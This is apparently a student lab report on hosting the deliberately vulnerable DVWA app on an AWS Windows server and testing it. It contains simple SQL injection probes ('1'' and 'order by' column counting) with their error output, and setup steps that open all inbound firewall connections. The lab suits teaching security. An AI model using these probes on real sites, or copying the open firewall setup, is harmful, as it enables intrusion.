Practical – 9

Aim: Create your own website in cloud and perform security testing on it.

Theory:

What is DVWA?

DVWA is a DAMN VULNERABLE WEB APP coded in PHP/MYSQL. Seriously it is too vulnerable. In this app security professionals, ethical hackers test their skills and run this tools in a legal environment. It also helps web developer better understand the processes of securing web applications and teacher/students to teach/learn web application security in a safe environment.

The aim of DVWA is to practice some of the most common web vulnerability, with various difficulties levels.

What are the Benefits of DVWA?

Hacking anything without the permission is a Crime. So as a student or beginners from where you got this permission so you can use this. For advanced users to sharpen their skill DVWA is the best platform. In DVWA you do not have to take permission from other.you can simply install this in a virtual environment and start using it. In fact, this is running in your local environment and it is totally legal.

Different Kinds of Vulnerabilities offer by DVWA

1. Brute Force
2. Command Inject
3. Cross-Site Request Forgery (CSRF)
4. FILE UPLOAD
5. INSECURE CAPTCHA
6. SQL INJECTION
7. SQL INJECTION BLIND
8. WEAK SESSION IDs
9. XSS(DOM)
10. XSS(REFLECT)
11. XSS(STORED)

Output:

Hosting Steps on AWS Windows Server


1. Take Windows Free Tier Instance for the hosting purpose in the AWS
2. Open the windows server
3. Open the Internet Explorer and go to the Setting icon(On the top right corner) then open Internet Options then go to the Security tab and then click on the Custom Level… button.
4. After click on the Custom Level… button new window will be open in that find and make the following changes

Download >> File Download >> Enable

Download >> Font download >> Enable

Scripting >> Active Scripting >> Enable

By doing the following above changes now internet explorer will allow us to download any file from the internet.



Security Settings - Internet Zone

Settings

● Enable

Script ActiveX controls marked safe for scripting*

● Disable

○ Enable

○ Prompt

Downloads

File download

○ Disable

● Enable

Font download

○ Disable

● Enable

○ Prompt

Enable .NET Framework setup

● Disable

○ Enable

*Takes effect after you restart your computer


Reset custom settings

Reset to: High (default)

5. Now open the File Explorer and go to the Network(Below This PC) and then click on the Network(Right Side of File Menubar) >> Network and Sharing Center.

6. This will open the setting related to Network then cllick on Windows Firewall >> Advanced settings. This will open Windows Defender Firewall with Advanced Security.
7. In the Windows Defender Firewall with Advanced Security, click on the Windows Defender Firewall Properties. Now allow Inbound connections for Domain Profile, Private Profile, Public Profile tab and click on Ok.

Above changes will allow all the inbound request to the windows server.



Windows Defender Firewall with Advanced Security on Local Com...

Domain Profile | Private Profile | Public Profile | IPsec Settings

Specify behavior for when a computer is connected to its corporate domain.

State

Firewall state: On (recommended)

Inbound connections: Allow

Outbound connections: Allow (default)

Protected network connections: Customize...

Settings

Specify settings that control Windows Defender Firewall behavior. Customize...


Logging

Specify logging settings for troubleshooting. Customize...

OK | Cancel | Apply

8. Now download Xampp Server from the internet.
9. Download the dvwa zip file from the https://github.com/ethicalhack3r/DVWA/archive/master.zip and unzip it and place all the file inside htdocs folder(dont place the dvwa folder instead place all the files inside htdoc folder) of xampp folder and go to config folder change the file type from .dict to .php and the open that config.inc.php and change the password of mysql.


10.Start the apache server and mysql server.


XAMPP Control Panel v3.2.4 [Compiled: Jun 5th 2019]
XAMPP Control Panel v3.2.4
Modules
Config
Netstat
Shell
Explorer
Services
Help
Quit

Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	1128 2860	80, 443	Stop	Admin	Config	Logs
☒	MySQL	1072	3306	Stop	Admin	Config	Logs
□	FileZilla			Start	Admin	Config	Logs
□	Mercury			Start	Admin	Config	Logs
□	Tomcat			Start	Admin	Config	Logs


```
4:36:39 PM  [main]      The Mercury module is disabled
4:36:39 PM  [main]      The Tomcat module is disabled
4:36:39 PM  [main]      Starting Check-Timer
4:36:39 PM  [main]      Control Panel Ready
4:37:20 PM  [Apache]    Attempting to start Apache app...
4:37:20 PM  [Apache]    Status change detected: running
4:37:29 PM  [mysql]     Attempting to start MySQL app...
4:37:29 PM  [mysql]     Status change detected: running
```

11. Open the browser and type the ip address you will get following output.



You have logged out

SQL Injection Security Testing on DVWA:



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*



184.72.108.2/vulnerabilities/sqli/?id=1%27&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
```




Vulnerability: SQL Injection

User ID:

```
ID: 1' order by 1 --
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html




Vulnerability: SQL Injection

```
ID: 1' order by 1,2 --
First name: admin
Surname: admin
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/



184.72.108.2/vulnerabilities/sqli/?id=1%27%20order%20by%201,2,3%20--+&Submit=Submit#

```
Unknown column '3' in 'order clause'
```



